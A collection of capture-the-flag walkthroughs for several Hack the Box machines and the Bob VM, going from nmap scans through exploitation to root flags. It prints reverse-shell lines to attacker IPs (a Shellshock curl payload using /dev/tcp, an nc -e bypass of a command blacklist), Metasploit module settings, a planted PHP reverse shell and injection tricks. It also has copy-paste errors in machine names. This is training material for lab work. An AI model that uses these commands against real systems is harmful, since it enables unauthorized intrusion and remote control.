Hack the Box Challenge: Cronos Walkthrough

Today we are going to solve another CTF challenge “Cronos” which is available online for those who want to increase their skill in penetration testing. cronos is retried vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level, they have collection of vulnerable labs as challenges from beginners to Expert level. We are going to start a new series of hack the box beginning with Cronos craft which is designed for beginners.
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.13 so let’s begin with nmap port enumeration.
nmap  -A 10.10.10.13                                                                                                                                                 
From given below image, you can observe we found port 22,53,80 are open in victim’s network


Knowing port 80 is open in victim’s network we preferred to explore this IP in browser but didn’t get any remarkable clue for next step. It just came out that the Apache HTTP Server is working properly.


Now open https://admin.cronos.htb on browser. And it came out to be a Login Portal asking for username and password credentials to log us in. Basically we know in a situation like this, we might generally use Brute Forcing or Sql Injection. After long hours of trying we finally breached it using Sql injection command in the Username and giving any Random Number in the Password.


From the previous step we are successfully logged into this portal. And the page opened is given below.


Now in this critical situation we thought of running command injection ;ls as shown below. Which showed us some .php files.


We have used metasploit’s exploit /multi/script/web_delivery and got the meterpreter as you can see below.
msf use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) set target 1
msf exploit(multi/http/script/web_delivery) set payload php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) set lhost 10.10.14.3
msf exploit(multi/script/web_delivery) set lport 8082
msf exploit(multi/script/web_delivery) exploit


Next you can we have pasted the copied command and clicked on execute.


There we got our first Session along with the meterpreter. Once we have got the meterpreter. We have used command cd /home to check what kind of directories are on home. Than we check inside the noulis directory using command ls /home/noulis, here we found out the user.txt file and used cat user.txt to read the file content which contains our first FLAG!!


After we have used command cat crontab to view the contents inside the crontab. Crontab is a type of Task Scheduler which we use in windows. Here by viewing the logs of crontab we saw a PHP file which has been scheduled and gets executed every time.


So we thought of downloading this file to our Desktop by using command download /var/www/laravel/artisan /root/Desktop/ .


Now we have used a default web shell named php-reverse-shell.php and by editing this file using the text editor. We have changed the IP to our local host IP and changed the port to 1234. Click on Save. And we have also changed the name of this file to artisan which was the name of the file we download earlier.


It’s time to upload this file artisan.php to same location from where we downloaded the original artisan file. For this the command used is upload /root/Desktop/artisan.php /var/www/laravel/artisan .


Next we have started a netcat listener using command nc –lvp 1234. Therefore as per crontab the scheduled artisan.php can be executed whenever its turn will come up. After few minutes this file got executed, then we used command ls to look a directory named root. The command used is cat /root to for the contents in root directory. We found the root.txt file. By using command cat /root.txt. We found out final Flag!!


Hack the Box Challenge: Legacy Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Legacy” which is lab presented by Hack the Box for making online penetration practices according to your experience level. They have collection of vulnerable labs as challenges from beginners to Expert level. HTB have two partitions of lab i.e. Active and retired since we can’t submit write up of any Active lab therefore we have chosen retried Legacy lab.
Level: Beginners
Task: find user.txt and root.txt file in victim’s machine.
Let’s begin the Game!!
Since these labs are online available therefore they have static IP and IP of Legacy is 10.10.10.4 so let’s begin with nmap port enumeration.
nmap -sV 10.10.10.4 –open
From given below image, you can observe that we found open port 139 and 445 denotes that it is windows machine.
When I extract complete result of nmap I found following details
OS: windows XP
Computer name: Legacy
NetBIOS computer name Legacy
As we know in windows XP Port 445 was vulnerable to netapi exploit and it was a remarkable vulnerbality in SMB protcol.


Let confirm SMB vulnerability in victims system using namp script.
nmap --script vuln -p445 10.10.10.4
Awesome!! Victim’s machine is vulnerable to Ms08-67exploit.


Then I run msfconsole command in terminal and load metasploit framework for using eternal blue module for exploiting target machine.
use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netap) >set rhost 10.10.10.4
msf exploit(windows/smb/ms08_067_netap) >exploit
Awesome!! I have got unauthorized access of victims command shell through session 1 as shown in below image.


Inside c:\Document and Setting \john \Desktop I found user.txt file and used cat “file name” command for reading this file.
cat user.txt
Great!! We got our 1st flag successfully


Inside c:\Document and Setting \Administrator\Desktop I found root.txt file and used cat “file name” command for reading this file.
cat root.txt
Great!! We got our 2nd flag successfully


Hack the Box Challenge: Beep Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Beep” which is available online for those who want to increase their skill in penetration testing and black box testing. Sense is retried vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level, they have collection of vulnerable labs as challenges from beginners to Expert level. We are going to start a new series of hack the box beginning with Beep craft which is designed for beginners.
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.60 so let’s begin with nmap port enumeration.
nmap –A 10.10.10.7
From given below image, you can observe we found port 22,25,80,110,111,143,443,993,995,3306,4445,10000 are open in victim’s network.


Knowing port 80 is open in victim’s network we preferred to explore his IP in browser but didn’t get any remarkable clue for the next step.


As you can see we are redirected to the Elastix Login Portal in the image below.


Next we have used dirb tool of kali to enumerate the directories from .txt file. The command we have used is dirb http://10.10.10.7/ /root/Desktop/wig.txt . After checking most of the directories, we finally decided to go for vtigercrm directory.


So next we decided to explore http://10.10.10.7/vitercrm through browser URL and what we see is another Login Portal of vtiger CRM 5 browser. After looking at the page for some clue, we saw a version of vtiger which is vtiger CRM 5.1 in the bottom left of the Webpage. As Shown Below.


Then we decided to search this version of vtiger CRM 5.1 on google. Which came out to be a Metasploits Exploit.


We have used metasploit’s exploit /vtiger_soap_upload and got the meterpreter as you can see below.
use exploit/multi/http/vtiger_soap_upload
msf exploit(multi/http/vtiger_soap_upload) set rhost 10.10.10.7
msf exploit(multi/http/vtiger_soap_upload) set rport 443
msf exploit(multi/http/vtiger_soap_upload) set ssl true
msf exploit(multi/http/vtiger_soap_upload) exploit

Great!!! We got meterpreter session 1 opened


Once we have got the meterpreter. We have used command cd /home to check what kind of directories are on home. Then we check inside the fanis directory using command ls /home/fanis, here we found out the user.txt file and used cat user.txt to read the file content which contains our first FLAG!!


In the beginning we say port 10000 was also open when we scanned the IP using NMAP command. We opened the port 10000 along with the IP in the browser. This gave us a bad request, but the clicking on the URL open up the page.


Clicking on the URL given in the previous step just redirected us to Webmin login Portal as you can see in the image below.


As we don’t know the username and password credential for this portal. So we decided to use some random username’s and password’s which shows us a new directory name in the end of the URL which is session_login.cgi .


Now we decided to use curl command which is used transfer files from or to a server. So the command used is curl –k –H “user-agent: () { :; }; bash –I >& /dev/tcp/10.10.14.3/8081 0>&1” https://10.10.10.7:10000/session_login.cgi.
In this command we have given the local hosts IP, port number so that we can start out listener services using netcat command on this port and we have given victims URL.


After executing our curl command, we have simply started our listening services using netcat command nc –lvp 8081. Once we have establish a connection with the Victim Host. We used command ls to look for files, folder in the current directory.


The ls command which gave us the root.txt file. Whose content we would like to see by using the cat root.txt command.
Finally we found our final FLAG!!


Hack the Bob: 1.0.1 VM (CTF Challenge)


Hello friends! Today we are going to take another CTF challenge known as Bob: 1.0.1 The credit for making this vm machine goes to “c0rruptedb1t” and it is another capture the flag challenge in which our goal is to gain root access and capture the flag to complete the challenge. You can download this VM here.
Let’s Breach!!!
Let’s start from getting to know the IP of VM (Here, I have it at 192.168.1.109 but you will have to find your own)
netdiscover


nmap -A 192.168.1.109
Awesome!! Nmap has done remarkable job by dumbing the details of service running on open port 80. It also found the robot.txt and it showed us that it contains /login.php, /dev_shell.php /lat_memo.html, /passwords.html


Knowing port 80 is open in victim’s network I preferred to explore his IP in browser.


After this I was curious about the links inside the robots.txt so, I went on to open those. One that drew my attention was
http://192.168.1.109/dev_shell.php
It seemed like a shell, so I tried to run “ls” command.
It didn’t work and I got a Denied message “Get out skid lol”


My next try was pwd command. But even then, there was no success.


At last! I had a command which could run in this shell. Now all I have to do is bypass it on order to generate a shell.


I tried “id | ls” and I have the result for the both commands. I have successfully bypassed with a single pipe (|)

As I ran the “ls” command, I saw a file “dev_shell.php.bak”. I save that file on my system.


As I ran the “ls” command, I saw a file “dev_shell.php.bak”. I save that file on my system.


After downloading the “dev_shell.php.bak”, I opened the file using cat command as shown in the screenshot given below.
You can see variable $bad_words, it is the list of commands which were banned in the dev_shell.php we were messing with earlier.


You can see that the netcat command is not allowed but “nc” is not in the list. So, I decided to get the shell using nc. I generated a shell using this command:
id | nc -e /bin/bash 192.168.1.132 6000
Here, 192.168.1.132 is the IP of My Kali


Before running this command, Start a netcat listener on the port 6000 to grab the shell which will be generated using the command mentioned before.
nc -lvp 6000
As soon as I ran the command on the browser, I got a limited shell on my netcat listener. Now let’s spawn a TTY Shell 
python -c 'import pty;pty.spawn("/bin/bash")'
Ok this gave us a proper shell. After changing to home directory, we found the following users


After browsing through the user directories, I found something in the Elliot’s directory. I found a text file named “theadminisdumb.txt


After opening, it was a description of the employees in the IT department and specially the admin. He says that the admin is dumb because he sets a default password on the systems “Qwerty”.


This gave us a hint that one of the users must have the password as Qwerty. Only way to find out is brute forcing manually as shown below.
su [username]
I found out that User jc has the password Qwerty. So, logged in using the jc credentials. 


Now again let’s look for another clue in the user directories. After looking for a while. I found another text file in user bob’s Document Directory called staff.txt. But we also found a login.txt.gpg but GPG or GNU Privacy Guard are the encrypted file, we are going to need a passphrase to decrypt the text file. Our next Target is to get that passphrase. We also got a Directory named Secret. Let’s get into that.


There was folder inside a folder and go on till we have a notes.sh file.
The Path for that file is /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here/notes.sh
On finding that notes.sh, I opened it using cat command. It contained Message:
Harry Potter is my faviorite
 Are you the real me?
 Right, I'm ordering pizza this is going nowhere
 People just don't get me
 Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
 Cucumber
 Rest now your eyes are sleepy
 Are you gonna stop reading this yet?
 Time to fix the server
 Everyone is annoying
 Sticky notes gotta buy em
We tried a couple combination from the words in them but after some multiple guesses. Then it struck me that I could try to use the first letter of every sentence and create a word, after doing that I got the word “HARPOCRATES” On googling it I found that it has do something with secrets and password. This made me sure that it is the passphrase for the gpg file.


So time to decrypt the gpg file
gpg --batch –passphrase HARPOCRATES -d login.txt.gpg
Great! We have the bob login credentials!
Username: bob
Password: b0bcat_


Now that we have the login credentials let’s login into bob’s shell
After logging in I ran the command sudo -l which showed that we have “ALL” Permission. Now all we have to do is get on to root shell which can be done using command sudo su


Hack the Box challenge: Sense Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Sense” which is available online for those who want to increase their skill in penetration testing and black box testing. Blocky is retried vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level, they have collection of vulnerable labs as challenges from beginners to Expert level. We are going to start a new series of hack the box beginning with Sense craft which is designed for beginners.
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.60 so let’s begin with nmap port enumeration.
nmap –A 10.10.10.60 --open
From given below image, you can observe we found port 80, 443 are open in victim’s network.


Knowing port 80 is open in victim’s network we preferred to explore his IP in browser but didn’t get any remarkable clue on its PF Sense Login Portal for next step.



Now we have this Login Portal using DirBuster Tool. As you can see we have given Target IP https://10.10.10.60/ in the Target URL option. And we have given the path of the directory we want to enumerate which is /usr/share/wordlists/disbuster/directory-list-2-3-medium.txt .  In File Extension option we have given the format of the file which is txt . Then Click on start for BruteForcing .


After going through all the directories and file’s we came up with a conclusion that system-users.txt has the clue for our next step.


Now we have simply accessed the file using the browser by giving an input of https://10.10.10.60/system-users.txt , what we saw was a Username and Password which can be used to accessed Sense Login portal. But giving these inputs didn’t actually log us in.


This made us curious, then we decided to take a little help from google. We searched for the default username and password for PFSENSE. The result we got can be seen in image below.


Than we have given username as rohit and password as pfsense. Where r is in small letter these credentials have successfully logged us into the pfsense portal.


We figured out that we should try searching for the pfsense version which is 2.1.3 on google. And as usual it came out to be an Remote Command Execution Exploit.


Once we are assured of the username and password, we have used metasploit exploit and got the meterpreter as you can see below.


Once we have got the meterpreter. We have used command cd /home to check what kind of directories are on home. Than we check inside the rohit directory using command ls /home/rohit, here we found out the user.txt file and used cat user.txt to read the file content which contains our first FLAG!!


After getting our first FLAG. We have used shell command and whoami command which has displayed the current user which is root, then after getting into root directory we have used ls command which gave us the root.txt file. Whose content we would like to see by using the cat root.txt command. Finally we found our final FLAG!!